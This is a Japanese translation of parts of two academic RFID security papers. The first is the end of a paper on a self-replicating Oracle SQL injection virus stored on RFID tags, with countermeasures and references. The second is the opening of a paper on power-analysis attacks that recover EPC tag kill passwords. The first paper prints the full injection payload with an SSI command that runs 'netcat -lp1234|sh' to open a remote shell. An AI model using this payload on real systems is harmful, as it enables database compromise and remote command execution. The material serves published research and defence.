データベースを実行するウィンドウズマシンと併せ、フィリップス社の I.コード/MIFARE RFID リーダ（I コード SLI タグを装備）を使用した。またマネジメント・インターフェース（アパッチ上の PHP）及び DB ゲートウェイ（CGI を実行可能で、OCI ライブラリ、バージョン 10 を装備）を実行するリナックスマシンも使用した。

ターゲットのアプリケーションがないとウイルスは無意味であるため、セクション 4.4 のスーパーマーケット流通センターのシナリオを引き続き利用することにした。従って、オラクル社製データベースの構成は以下の通りである。

```
CREATE TABLE ContainerContents (
    TagID           VARCHAR(16),
    OldContents     VARCHAR(128),
    NewContents     VARCHAR(128)
);
```

以前と同様に、TagID は 8 バイトの RFID タグ UID（16 進法コード）で、OldContents（古い内容物）の列は容器内の「周知の」内容物を表し、最後に RFID タグから読み取ったデータ値が収められている。さらに、NewContents（新規内容物）の列は、なお RFID への書き込みを要する詰め替え荷物の内容を表す。有効な更新がない場合、この列は NULL となり、RFID タグデータは書き込まれない。ContainerContents（容器内容物）の典型的な状況が表 3 に示されている。

5.2 ウイルス

下記のオラクル/SSI ウイルスでは、データベースを感染させるために SQL インジェクションを利用した。

```
Apples',NewContents=(select SUBSTR(SQL_TEXT,43,127)FROM
v$sql WHERE INSTR(SQL_TEXT,' <!--#exec cmd=''netcat
-lp1234|sh''-->')>0)--
```

自己複製は、現在実行中のクエリーを活用することにより、既に実証済みのものと同様の方法で機能する。

```
SELECT SUBSTR(SQL_TEXT,43,127)FROM v$sql WHERE INSTR(
SQL_TEXT,...payload...)> 0)
```

しかし、このウイルスには以前のものにはなかったボーナス、つまりペイロードがある。

```
<!--#exec cmd=''netcat -lp1234|sh''-->
```

このサーバ・サイド・インクルード（SSI）は、マネジメント・インターフェースによって起動さ

れる際、バックドアを開くシステムコマンド「netcat」を実行する。このバックドアは、SSI の実行継続期間の間続く、ポート 1234 上のリモート・コマンドシェルである。

表 4.　感染した Container Contents テーブル

TagID	OldContents	NewContents
123	Apples	Apples',NewContents=(select SUBSTR (SQL_TEXT,43,127) FROM v$sql WHERE INSTR(SQL_TEXT,' <!- -#exec cmd="netcat -lp1234| sh"- ->')>0)- -
234	Apples	Apples',NewContents=(select SUBSTR (SQL_TEXT,43,127) FROM v$sql WHERE INSTR (SQL_TEXT,'<!- -#exec cmd="netcat -lp1234|sh"- ->') >0)- -

5.3　データベースの感染

RFID タグ（感染しているか否かを問わず）が到着すると、RFID リーダ・インターフェースはタグの ID 及びデータを読み取り、この値は適切に保存される。RFID リーダ・インターフェースは、OCI ライブラリを介してオラクル社製 DB へ送信されるクエリを構築する。OldContents の列は、下記のクエリを用いて、新たに読み取られたデータで更新される。

```
UPDATE ContainerContents SET OldContents='tag.data' WHERE
TagId='tag.id';
```

不意に、ウイルスが UPDATE クエリに脆弱性攻撃を仕掛ける。

```
UPDATE ContainerContents SET OldContents='Apples',
NewContents=(select SUBSTR(SQL_TEXT,43,127)FROM v$sql WHERE
INSTR(SQL_TEXT,'<!--#exec cmd='' netcat -lp1234|sh''-->')>0)
--'WHERE TagId='123'
```

この結果は、DB の 2 通りの変更に現れている。即ち Old Contents の列は「Apples」に上書きされ、New Contents の列はウイルスの複製に上書きされている。ウイルスの終端にある 2 本のハイフンは本来の WHERE 節をコメントアウトしているため、この変更はデータベースのあらゆる行で発生している。表 4 では、データベース・テーブルが現在どのようになっているかを例証している。

5.4　ペイロードの活性化

マネジメント・インターフェースは、ウェブ・ブラウザに Old Contents 及び New Contents の各列を表示させる目的で、現状のタグデータについてデータベースに順次問い合わせる。ブラウザはウイルス（New Contents から）を読み込むと、無意識にサーバ・サイド・インクルードを起動

させ、これが原因で、ウェブ・サーバのポート 1234 上でバックドアが短時間開放される。この時点で攻撃者は、アパッチのウェブ・サーバのパーミッションを持つマネジメント・インターフェース・マシンに対するコマンドシェルを持っている。その結果攻撃者は、マネジメント・インターフェース・ホストをさらに侵害する netcat を利用することができ、またウェブ・インターフェースを通じて無制限のクエリーを修正及び発行することによって、バックエンドの DB をも侵害する場合がある。

5.5 新規タグの感染

データベースの感染後、新規（未感染）のタグが最終的に RFID システムに到着する。NewContents データは、下記のクエリを用いてこれらの新規到着 RFID タグに書き込まれる。

表 5. RFID ミドルウェアに対する攻撃の概要

		RFID Reader	WWW Management	Oracle		SQL Server	PostgreSQL	MySQL
				OCI10	iSQL*Plus			
Exploits	SQL injection (single query)			✓	✓	✓	✓	✓
	SQL injection (multiple query)				✓	✓	✓	✓ (N)
	Code insertion		✓					
	Buffer overflows	✓						
Worms		✓	✓			✓		
Viruses	Self-referencing commands			✓ (A)	✓ (A)			
	Quines				✓ (C)	✓ (C)	✓ (C)	✓ (C,N)
Payloads	SQL commands		✓		✓	✓	✓	✓ (N)
	XSS / SSI		✓	✓	✓	✓	✓	✓
	System commands	✓	✓			✓ (A)		

✓= Successfully implemented, A = Requires administrator privileges, N = Requires non-standard configuration, C = Requires contactless smartcard

```
SELECT NewContents FROM ContainerContents WHERE TagId='tag.id';
```

もしも New Contents に偶然ウイルスコードが含まれていると、これはまさに RFID タグに書き込まれる内容である。RFID タグに書き込まれたデータはシステムによって消去され、結果として New Contents の列からウイルスが除去される。従ってウイルスが持続するには、少なくとも 1 つの SSI が、New Contents の行が全て消去される前に実行されなければならない。（しかしたいていの RFID システムには多数のタグがあるため、これは深刻な問題ではないはずである。）

6. 論考

我々は一旦 RFID マルウェア及びウイルスの実行可能性を確信し、多様に異なるプラットフォーム向けに我々の RFID マルウェアの「ポーティング」を始めた。しかし、こうした取り組みは中程度であれ無条件に成功と呼べるものではなかった。結果については表 5 にまとめてある。

我々は、一部の RFID ミドルウェアが他に比べ RFID マルウェアの攻撃を受けやすいことを学んだ。WWW マネジメント・インターフェースは大きな問題発生源である。スクリプトの脆弱性攻撃を受けると、侵害されたアパッチのウェブ・サーバでは無許可のシステムコマンドや、バックエンドの RFID ミドルウェア・データベースの操作、さらには RFID ワームの活動を介した増殖が可能となった。

RFID リーダの C コードがもたらした脆弱性攻撃の可能性は最も少なかった。我々は RFID ベースのバッファ・オーバーフローについて書いた（セクション 4.2.3）が、これは全く一般性に欠けるものであった。何故なら、RFID リーダ・プログラムのコンパイル版にぴったり合致するのはリターン・アドレスだけだからである。

データベースは、程度の差こそあれ、RFID マルウェアの攻撃に持ちこたえた。MySQL が最も RFID マルウェアに対し耐性がある一方、マイクロソフト社の SQL サーバやオラクル社の iSQL*プラスは大抵の攻撃／ペイロード置換に苦しんだ。下記に挙げるのは、様々な DB の RFID マルウェアに対する感受性に影響した要因である。

- **単一クエリ　対　複数クエリの SQL インジェクション。**　RFID 脆弱性攻撃はあらゆるデータベースに対する単一クエリの SQL インジェクションを実行でき、ウェブ・スクリプト記述ペイロードのインジェクションが可能であった。しかし、複数クエリの SQL インジェクションはさほど上手くいかず、オラクル社の OCI10 や MySQL はそれに対抗でき、従って SQL ペイロードのインジェクションを防止した。

- **自己複製の問題。**　RFID ウイルスの自己複製向けの自己複製コマンドの使用は、一定の状況下でしか機能しない。例えば、MySQL の「SHOW FULL PROCESSLIST」（プロセスリストの完全表示）コマンドは、C API 以外には使い物になる一連の結果を返さず、またポストグレス SQL には「報告遅延」もあり、これは結果的に current_query が「<IDLE>」と特定されることになる。他方、オラクルでは現在実行中のクエリーの活用は問題なく、「SELECT SUBSTR(SQL_TEXT,43,127)FROM v$sql WHERE INSTR(SQL_TEXT, %payload%)>0」は実によく機能している（管理者特権を想定）。

- **保護されたシステムコマンド。**　RFID マルウェアは通常、直接的にデータベースを介したシステムコマンドの実行には失敗した。SQL サーバではそれが可能であった（管理者特権を想定）が、他のデータベース（オラクル、MySQL、ポストグレス SQL）では抜け目なく SQL クエリに対するシステムコマンドの使用を制限した。残念ながら、WWW マネジメント・イ

ンターフェースは最も弱いリンクであった。SSI へのインジェクションにより、RFID 脆弱性攻撃は依然として、あらゆるデータベース・プラットフォームにおけるシステムコマンド（アパッチマシンに対する）を優遇することが実行可能であった。

6.1 空間の考察

おそらく驚くようなことではないが、どのプラットフォームに対しても、空間の制約が RFID マルウェア実装に対する主な制限要因であった。概して、コード・インジェクション RFID 脆弱性攻撃が必要とした空間が最も小さく、クワイン・ベースの RFID ウイルスで最も大きな空間が必要であった（ほとんどは大きすぎて我々の試験用 RFID タグには適合せず、最小限の MySQL クワイン・ウイルスにしか適合しなかった）。RFID バッファ・オーバーフロー（我々が実施した通り）については、脆弱性攻撃対象のバッファのサイズに応じて様々であった。

我々が試験に使用したフィリップス社製 I コード SLI タグには、合計 896 ビットのデータ用に、8 桁（4 バイト）の 16 進数のブロックが 28 個ある。ASCII（7 ビット）のコード化を用いて、128 文字が 1 個の RFID タグに収められる。前に実証したオラクル/SSI ウイルスは 127 文字であったが、この小さなサイズにはトレードオフが必要であった。我々は 2 個の感染 RFID タグが同時に読み取られる際に、複製動作が不規則になるレベルまで、オラクルの「get current query」のコードを短縮しなければならなかった。しかし、RFID 技術が時の経過と共に向上するにつれ、低コストタグのビット数が増え、ますます複雑な RFID ウイルスをサポート可能となることは、念頭に置いておくに値する。

解決策の１つは、大容量の高コスト RFID タグ（即ち非接触スマートカード）を利用することである。例えば、MIFARE DESFire SAM 非接触スマートカードのストレージは 72k ビットである（7 ビットの ASCII コーディングで最大 10,000 文字）。しかしこれは、より高価なタグの利用が可能な、特定の用途のシナリオでしか機能しないであろうという不利点もある。

最後の解決策は、RFID 脆弱性攻撃を複数のタグに渡り拡大することである。脆弱性攻撃コードの最初の部分は、DB のある場所あるいは環境変数における SQL コードに収容可能である。その結果生じたタグは、コードの残り部分を追加でき、さらに「PREPARE」及び SQL クエリの実行が可能となる。しかし、この解決策は複数のタグを利用する点（アプリケーションの制限に触れる可能性がある）と、正しい順序でタグを読み取る必要がある点の両方を理由として問題がある。これは 1 個の RFID タグへ書き換えるには内容が大きすぎるため、RFID ウイルスには効き目がないという点に注意のこと。

7. 対策

RFID ミドルウェア・システムの脆弱性攻撃方法を実証したからには、RFID ミドルウェアの設計者や管理者にとっては、こうした問題の防止・是正策を理解することが重要である。関係当事者は、以下の手順を踏まえることで RFID マルウェアに対しシステムを保護することができる[16]。

(1) 境界検査。 境界検査では、インデックスが配列の限度の範囲内にあるか否かを検出することにより、バッファ・オーバーフロー攻撃を防止できる。これは通常、ランタイムの遅延を誘発することのないよう、コンパイラによって行われる。エイダ、ビジュアル・ベーシック、ジャバ、及び C#など、ランタイム検査を強制するプログラミング言語の場合、境界検査は不要である。しかし、他の言語（C あるいは C++など）で書かれた RFID ミドルウェアについては、可能であれば、境界検査を実行可能な状態でコンパイルすべきである。またヴァルグリンド[17]や電子フェンス[18]など、これを自動的に実行可能なツールもある。

(2) 入力のサニタイジング。 コード挿入や SQL インジェクションによる攻撃は、入力データのサニタイジングによって容易に防止できる。特殊な文字を明示的に削除する代わりに、標準の英数字（0 – 9、a – z、A -Z）を含むデータのみ受け入れる方が楽ではあるが、しかし、特殊な文字を必ずしも全て排除できるとは限らない。例えば、図書館の書物の RFID タグには、O'Reilly という出版社名が含まれる可能性がある。明示的な一重引用符の複製、あるいはバックスラッシュを用いた引用符の回避は、いずれも必ずしも役立つとは限らず、それは引用符がユニコードやその他の符号化によって表される可能性があるためである。最も良いのは、ポストグレスの pg_escape_bytea()や MySQL の mysql_real_escape_string()など、内蔵の「データ・サニタイジング」機能を利用することである。

(3)バックエンドのスクリプト記述言語の無効化。 HTTP を使用する RFID ミドルウェアでは、HTTP クライアントによるスクリプト記述支援を排除することにより、スクリプト・インジェクションを緩和できる。これはクライアント側言語（即ちジャバスクリプト、ジャバ、VB スクリプト、アクティブ X、フラッシュ）及びサーバ側言語（即ちサーバ・サイド・インクルード）の双方の無効化が含まれる場合がある。

(4) データベースのパーミッション制限及びユーザの分離。 データベースの接続においては、考えられる最も制限される権利を用いるべきである。テーブルは読み取り専用あるいはアクセス不能とすべきで、それは SQL インジェクション攻撃の成功によって引き起こされる損害が、この措置によって抑制されるためである。また、単一のクエリーにおける複数の SQL ステートメントの実行を無効化することも極めて重要である。

(5) パラメータ結合の利用。 SQL のオンザフライを動的に構築することは危険である。代わりに、パラメータの結合と併せたストアド・プロシージャの利用が勧められる。境界パラメータ（PREPARE のステートメントを利用）は値として扱われず、SQL インジェクション攻撃をより困難なものにする。

(6) RFID ミドルウェア・サーバの隔離。 RFID ミドルウェア・サーバの侵害が、自動的にバックエンド・インフラストラクチャの残り部分への全面的なアクセスを許すものであってはならない。従って、ネットワーク構成においては、通常のメカニズム（即ち DMZ）を用い

て他のサーバへのアクセスを制限すべきである。

(7) ソースコードの見直し。 RFID ミドルウェアのソースコードは、頻繁に精査されていれば、脆弱性攻撃可能なバグを包含する可能性は低い。「自家製」の RFID ミドルウェアは、批判的に監査すべきである。広く流通している商用あるいはオープンソースの RFID ミドルウェア・ソリューションは、バグを抱えている可能性は低い。

安全なプログラミング手法に関する詳細情報については、「安全なコーディング」[19]、「安全なソフトウェアの構築」[20]、及び「安全なコードの記述（第 2 版）」[21]を参照のこと。

8. 結論

RFID マルウェアは、パーベイシブ・コンピューティング・アプリケーションの区分全体に脅威を与えるものである。多様な RFID 拡張システムの開発者は、ハッカーが RFID 脆弱性攻撃、RFID ワーム、及び RFID ウイルスを用いて大規模な実験を一旦始めると引き起こされる損害を抑制するため、そのシステムを「武装する」必要がある。本書では、RFID マルウェアの全般的な実行可能性の例証や、世界初の RFID ウイルスの紹介によって、こうした予防措置を講じることの緊急性を強調してきた。

RFID マルウェアの拡散は、RFID 技術の分野で展開されると予想される、いたちごっこの活動の新開地を打ち出すかもしれない。RFID マルウェアは、RFID フィッシング（RFID リーダ所有者を騙し悪意のある RFID タグを読み込ませる）から RFID ウォードライビング（脆弱な RFID リーダを探す）に至る様々な、新たな現象を引き起こす可能性がある。人々は、RFID ウォードライバーを捕まえる RFID 蜜壷を開発する可能性さえある。こうした事例は、RFID の無邪気な時代がとうに過ぎ去ったことを次第に明らかにするものである。人々が、RFID タグのデータを盲目的に信頼するような贅沢を享受することは、もう決してないであろう。

謝辞

今回の研究は、プロジェクト#600.065.120.03N17 として、オランダ科学研究機構（NWO）の支援を受けた。

参考文献

[1] M. Weiser, The computer for the twenty-first century, Scientific American (1991) 94–100.
[2] J. Ditlev, Rest in peace, in: RFID Buzz. http://www.rfidbuzz.com/news/2005/rest_in_peace.html.
[3] International Civil Aviation Organization, Biometrics deployment of machine readable travel documents, 2004. http://www.icao.int/mrtd/download/documents/Biometrics%20deployment%20of%20Machine%20Readable%20Travel%20Documents%202004.pdf.
[4] S. Bono, M. Green, A. Stubblefield, A. Juels, A. Rubin, M. Szydlo, Security analysis of a cryptographically-enabled RFID device, in: 14th USENIX Security Symposium, USENIX, Baltimore, Maryland, USA, 2005, pp. 1–16.
[5] Z. Kfir, A. Wool, Picking virtual pockets using relay attacks on contactless smartcard systems, in: 1st Intl. Conf. on Security and Privacy for Emerging Areas in Communication Networks, 2005.
[6] V.R. Basili, B.T. Perricone, Software errors and complexity: An empirical investigation, Communications of the ACM 27 (1) (1984) 42–52.
[7] N. Weaver, V. Paxson, S. Staniford, R. Cunningham, A taxonomy of computer worms, in: First Workshop on Rapid Malcode, WORM, 2003.

[8] C. Anley, Advanced SQL injection in SQL Server applications. http://www.nextgenss.com/papers/advanced_sql_injection.pdf.
[9] Microsoft Corporation, How to prevent cross-site scripting security issues. http://support.microsoft.com/default.aspx?scid=kb;en-us;Q252985.
[10] US-CERT, Vulnerability Note VU#181038 — Microsoft Windows Metafile handler SETABORTPROC GDI Escape Vulnerability.
[11] K. Sitaker, How to find security holes. http://www.canonical.org/~kragen/security-holes.html.
[12] B. Fabian, O. Günther, S. Spiekermann, Security analysis of the object name service for RFID, in: Security, Privacy and Trust in Pervasive and Ubiquitous Computing, 2005.
[13] D.R. Hofstadter, Godel, Escher, Bach: An Eternal Golden Braid, Basic Books, Inc., New York, NY, USA, 1979.
[14] N. Jorgensen, Self documenting program in SQL. http://www.droptable.com/archive478-2005-5-25456.html.
[15] D. Madore, Quines (self-replicating programs). http://www.madore.org/~david/computers/quine.html.
[16] D. Rajesh, Advanced concepts to prevent SQL injection. http://www.csharpcorner.com/UploadFile/rajeshdg/Page107142005052957AM/Page1.aspx?ArticleID=631d8221-64ed-4db7-b81b-8ba3082cb496.
[17] N. Nethercote, J. Seward, Valgrind: A program supervision framework, Electronic Notes in Theoretical Computer Science 89 (2).
[18] B. Perens, Electric fence. http://perens.com/FreeSoftware/ElectricFence/.
[19] M.G. Graff, K.R. Van Wyk, Secure Coding: Principles and Practices, O'Reilly, 2003.
[20] J. Viega, G. McGraw, Building Secure Software: How to Avoid Security Problems the Right Way, Addison-Wesley Professional, 2001.
[21] M. Howard, D. LeBlanc, Writing Secure Code, Microsoft Press, 2002.

Melanie R. Rieback is a Ph.D. student at the Vrije Universiteit Amsterdam in the Computer Systems Group. Her research interests include computer security, ubiquitous computing, and Radio Frequency Identification. Melanie has an MSc. in computer science from the Technical University of Delft, and in a past life, she worked as a bioinformaticist on the Human Genome Project. Contact her at Dept. of Computer Science, Vrije Universiteit Amsterdam, De Boelelaan 1081a, 1081 HV Amsterdam, The Netherlands; melanie@cs.vu.nl; www.cs.vu.nl/~melanie.

Patrick N.D. Simpson is an M.Sc. student at the Vrije Universiteit Amsterdam in Parallel and Distributed Computing Systems. His research interests include MINIX hacking, computer security, and Radio Frequency Identification. Contact him at Dept. of Computer Science, Vrije Universiteit Amsterdam, De Boelelaan 1081a, 1081 HV Amsterdam, The Netherlands; psimpson@cs.vu.nl; www.cs.vu.nl/~psimpson.

Bruno Crispo received an M.Sc. in computer science from the University of Torino, Italy and a Ph.D. in computer science from the University of Cambridge, UK. He is currently an Assistant Professor of Computer Science at the Vrije Universiteit in Amsterdam. His research interests are security protocols, authentication, authorization and accountability in distributed systems and ubiquitous systems, sensors security. He has published several papers on these topics in refereed journals and in the proceedings of international conferences. Contact him at Dept. of Computer Science, Vrije Universiteit Amsterdam, De Boelelaan 1081a, 1081 HV Amsterdam, The Netherlands; crispo@cs.vu.nl; www.cs.vu.nl/~crispo.

Andrew S. Tanenbaum has an S.B. from M.I.T. and a Ph.D. from the University of California at Berkeley. He is currently a Professor of Computer Science at the Vrije Universiteit in Amsterdam. His research interests are reliability and security in operating systems, distributed systems, and ubiquitous systems. He is the author of five books that have been translated into 20 languages, as well as the author of over 100 published papers. He has lectured in over a dozen countries. Tanenbaum is a Fellow of the IEEE, a Fellow of the ACM, and a member of the Royal Dutch Academy of Sciences. Contact him at Dept. of Computer Science, Vrije Universiteit Amsterdam, De Boelelaan 1081a, 1081 HV Amsterdam, The Netherlands; ast@cs.vu.nl; www.cs.vu.nl/~ast.

RFID タグの電力解析による盗聴

Yossi Oren　Adi Shamir

要旨（概要）

初めてとなるパッシブ RFID タグに対する電力解析攻撃について述べる。標準的な電力解析攻撃に比べ、この攻撃は、対象デバイスとの物理的接触を必要としないという点で独特である。ここで説明する特異的な攻撃の場合、攻撃者は実際に攻撃対象タグへデータを送信しなければならないが、電力解析部分そのものは、受信アンテナさえあればよい。これはつまり、攻撃者がデータ取得中は完全に受動的となり、その攻撃の検出が極めて困難になるような、改良型の攻撃を考案できることを意味する。

コンセプトの証明として、UHF 周波数帯で作動するクラス 1 ジェネレーション 1 の EPC タグに対するパスワード抽出攻撃について説明する。以下に提示する攻撃は、そのようなタグのキル・パスワードを敵対者が見破り、さらにそれを無効化することを可能にするものである。この攻撃は、ジェネレーション 2 のタグのアクセスやキル･パスワードの発見にも容易に適応可能である。

我々が行った攻撃の主な意義はその含蓄にあり、即ちタグに組み込まれる如何なる暗号機能も、電力分析に耐え得る設計である必要があり、この耐性を実現することが、タグの価格及び読取範囲の双方について効果を上げられる取り組みである。

1. 電力解析の簡単な紹介

電力解析は、サイドチャンネル暗号解読の一形態、つまり、暗号システムの物理的実装の側面から、或る秘密に関する情報を発見する技術で、通常は「公式の」アルゴリズム自体への攻撃は伴わない。電力解析では、電力消費量の変化を暗号システムの内部状態の変化に関連付けることに焦点を当てる。たいていのハードウェア・デバイスの電力消費量は、或る時点においてその値を変化させるビット量に概ね比例する。これはビジー状態のデバイスの電力消費量がアイドル状態のデバイスより多く、そうすると攻撃者は作動所要時間を正確に知ることができ、タイミングベースの攻撃の可能性が高まることを意味する。十分に高感度な装置を持っていれば、攻撃者はフリップされるビットを個別に検出することさえ可能で、はるかに強力な攻撃を仕掛けられるようになる。

あらゆるサイドチャンネル攻撃において、攻撃対象デバイスの内部動作に関する知識が前提となるが、この知識は、内部情報やリバースエンジニアリング、あるいは単に知識に基づく推測から得られる場合がある。
電力解析に関する詳細情報については、Paul Kocher 氏による論文、あるいは Elizabeth Oswald 氏による指導書を参照のこと。

2. UHF RFID タグ及び電力調達方法

UHF RFID タグとは、900MHz の周波数帯で作動するタグのことである。これは装着されたダイポールアンテナによって容易に認識され、その形状はほぼ直線状である。このタグは 3 メートルの距離から読取可能で、光学式バーコードに代わるものとして利用計画が進められている。

UHF タグに電力を供給する際は、リーダーと呼ばれるデバイス付近にそのタグを置く。このリーダーは強力な電磁フィールドを発生させる。このフィールドはそのうち変化するが、タグのダイポールアンテナに到達すると、定常波を生じながらアンテナとの間に電流の往来を発生させる。この定常波は、タグの内部電力ストレージの充電に用いられる、いわゆるディクソン電荷ポンプの回路を利用して、整流及び増幅される。

ダイポールアンテナには、それ自体に流れる可変電流があるため、ここで独自の電磁フィールドが生じる。このフィールドの強さはダイポールアンテナを流れる電流の関数であり、言い換えるとタグの電力消費量の関数である。この反射フィールドの監視を通じて、我々は攻撃を仕掛けられる。

RFID タグの電気的特性に関する詳細情報については、Daniel Dobkin 氏による素晴らしい指導書、あるいは Udo Karthaus 氏及び Martin Fischer 氏による論文を参照のこと。

3. クラス 1 ジェネレーション 1 タグ

攻撃対象のタグは、EPCglobal のクラス 1 ジェネレーション 1（C1G1）無線インターフェースを使用する。RFID リーダーは、2 つの値、即ち高電力と低電力の間の送信電力を交互に切り換えることにより、そうしたタグとの通信を行う。「0」のビットは、幅の広い高電力パルスが後に続く低電力側の狭いギャップから成り、「1」のビットの場合はギャップが広くパルスが狭い。この仕組みは、正式にはパルス振幅変調として知られる。ビットの値は信号の立下り、つまり高電力レベルから低電力レベルへ遷移する、まさのその瞬間に検出される。一般的に言えば、この立下りで何らかの計算も行われるが、それはこの瞬間にタグの蓄積電力が最大となるためである。タグは後方散乱変調と呼ばれる方式を用いて、リーダーにデータを返信するという点に注意のこ

と。ただし、ここでは取り上げない。

前述の通り、タグは作動に必要な電力をリーダーのフィールドから引き出す。その内部電力ストレージは低電力のギャップの間に消耗し、高電力パルスの間に充電される。タグの内部電力ストレージに使用されるキャパシタの電気的特性により、タグがリーダーから引き出す電力は、ストレージが一杯の時より、ストレージが空の時の方が多い。

クラス 1 ジェネレーション 1 のタグは、通常 128 ビットの内部タグメモリ（ITM）を備えている。96 ビットはタグの*ペイロード*、即ち問い合わせに応じてタグが提供する 96 ビットの識別子向けに使用され、さらに 8 ビットがキル・パスワード向けに使用される。残る 24 ビットには、ペイロードデータに渡り計算されたチェックサム（標準的な CCITT CRC-16 関数を使用）及び「ロックコード」が収められる。このロックコードが一旦 1010 0101 にセットされると、タグは固有のキル・パスワードを秘匿し、如何なるリーダーにもそれを開示しない。

タグをキルする場合、リーダーは短いヘッダを送信し、続いて 16 ビットのチェックサム、96 ビットのペイロード（識別子）、8 ビットのキル・パスワードそのもの、2 ビットの奇数パリティ、そして最後に特殊なフレーム終了（EOF）記号を送信する。あらゆる値は MSB 優先で送信され、全てのビットが一致すれば、タグは自己消滅する。キル操作の間、タグは如何なる（意図的な）データもリーダーに送信しない。

C1G1 無線インターフェースに関する詳細情報については、国際標準規格 EPCglobal あるいは前述の Daniel Dobkin 氏による指導書を参照のこと。

4. 当方の実験結果

ここに、我々が行った攻撃の実効性を示す初期の実験結果がある。下記の図全てにおいて、X 軸は時間を表し、Y 軸は当方の指向性アンテナによって検出された相対フィールド強度を表す。

まず、図 1 はタグからの反射信号と比較したリーダーからの送信信号電力である。このトレース中の各パルスは単一の「0」ビットを表し、これは前述の通りパルスの立下りで検出される。リーダーから送信される比較的クリーンな信号に、タグが情報を付加していることが容易に分かる。




図 1.　リーダーの信号　対　タグの信号

続いて図 2 は、リーダーが「1」及び「0」のビットを送信中にタグが反射するフィールド強度を示すものである。「0」ビット（図 2 では緑色と黄色で表示）に比べ、「1」ビット（青色で表示）ではギャップが広がりパルスが狭くなっている。ここで、「1」ビットの前の広いギャップを検証してみよう。前述の通り、タグの内部電力ストレージは、こうした低電力ギャップの間に消耗する。「1」ビットの始まりを形成する長いギャップの終了時に、タグの電源はほぼ空である。これにより、タグが受信する次のパルスからさらなる電力が引き出され、タグが電力を消費すればするほど、そのアンテナに流れる電流は強くなる。このように電流が強くなることにより、青色で表示されている通り、タグはさらに強い反射フィールドを放射し、攻撃者はこれを探知することができる。

「1」ビットは単にギャップが広いだけでなく、パルスが狭い状態でもある。これは青色のパルスの終了時点でさえ、タグの電力ストレージが十分には充電されていないことを意味する。結果として、緑色で表示されている通り、タグは次の「0」ビットからもさらに電力を引き出す。タグはさらに「0」ビットを受信するにつれゆっくり充電され、アンテナに流れる電流は低下する。これにより、黄色で示されている通り、タグが反射する電力は少なくなる。




図 2.　「乾いた」タグほど反射する

最後の一連の図は、タグに送信されるキル・パスワードの最後の 2 ビットと、続く最初のパリティ・ビットのクローズアップ図である。図 3 においては、我々が捉えようとしているトレース、即ちコマンドの VALUE パラメータのちょうど最後にある、キル・パスワードの最終ビットの正確な位置が赤色で示されている。この図に示されている様々なフィールドの値や意味（スピンアップ、フレーム開始など）は、C1G1 無線インターフェースにおいて定義されている。

